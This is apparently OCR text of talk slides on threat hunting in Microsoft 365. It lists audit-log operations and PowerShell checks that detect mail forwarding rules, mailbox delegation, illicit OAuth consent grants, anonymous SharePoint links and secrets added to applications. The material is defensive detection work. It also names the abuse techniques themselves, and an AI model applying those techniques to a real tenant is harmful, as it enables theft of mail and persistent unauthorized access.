
M365 Hunting - Unified Audit Logs (UAL)



M365 Hunting Unified Audit Logs

- **Abusing Exchange Online Services**
  - set-mailbox
    - forwardingsmtpaddress
  - new-inboxrule, set-inboxrule
    - ForwardTo, ForwardAsAttachment, RedirectTo
  - new-transportrule, set-transportrule
    - BlindCopyTo
  - → Automated Email Forwarding
  - Add-MailboxPermission
    - FullAccess
  - Add-RecipientPermission
    - SendAs
  - → Delegation
  - Add-MailboxFolderPermission, Set-MailboxFolderPermission
    - Anonymous
    - default
  - → Mailbox folder Permissions
- **Abusing Microsoft flows**
  - Createflow, Send
    - ClientIP (Microsoft IP Address)
  - → Automated Email Forwarding
  - Createflow, FileDownloaded
    - ClientIP (Microsoft IP Address)
  - → Data Extractions
- **Persistent Privileged Role**
  - New-RoleGroup, New-ManagementRoleAssignment, Set-ManagementRoleassignment
    - ApplicationImpersonation
  - → Bulk Email Extractions
- **Illicit Consent Grants**
  - Consent to application, Add Service principal, Add delegated permission grant, Add app role assignment to service principal
    - Consent Type , Scope
  - → Social Engineering
- **Abusing SharePoint Online**
  - SharingPolicyChanged
    - ExtranetWithShareByLink
  - → External Sharing Settings
  - Anonymouslinkcreated, Anonymouslinkupdate
    - ObjectId, Client IP
  - → Persistent Folder/File Access
- **Maintain Persistent Access**
  - Update application – Certificates and secrets management
    - Key Type
  - → Assigning Secrets to Applications or Service Principals

M365 Hunting - Configuration



M365 Hunting Configuration

Abusing Exchange Online Services

Get-Mailbox
- (Null -ne $_.ForwardingSmtpAddress)
Get-InboxRule
- ($Null -ne $_.ForwardTo) -or ($Null -ne $_.RedirectTo) -or ($Null -ne $_.ForwardAsAttachmentTo)
Get-TransportRule
- ($Null -ne $_.BlindCopyTo)

Automated Email Forwarding

Get-MailboxPermission
- Accessrights -like "FullAccess"
Get-RecipientPermission
- Accessrights -like "SendAs"

Delegation

Get-MailboxFolderPermission
- user -like 'Anonymous') -or ($_.user -like 'Default') -and ($_.AccessRights -ne 'None')

Mailbox folder Permissions

Abusing Microsoft flows

Get-AdminFlow
- ForwardEmail

Automated Email Forwarding

Get-AdminFlow
- CreateFile

Data Extractions

Persistent Privileged Role

Get-RoleGroup,
Get-ManagementRoleAssignment
- Role ApplicationImpersonation

Bulk Email Extractions

Illicit Consent Grants

Get-AzureADServicePrincipalOAuth2PermissionGrant
- ConsentType , Scope

Social Engineering

Abusing SharePoint Online

Get-SPOTenant
- SharingCapability

External Sharing Settings

Maintain Persistent Access

Get-AzureADServicePrincipal
Get-AzureAD Application
- PasswordCredentials.Count -ne 0 -or KeyCredentials.Count -ne 0

Assign Secrets to Applications or Service Principals

Thanks for listening!

Thirumalai Natarajan
@Th1ruM
www.linkedin.com/in/thirumalainatarajan

Anurag Khanna
@khannaanurag
www.linkedin.com/in/khannaanurag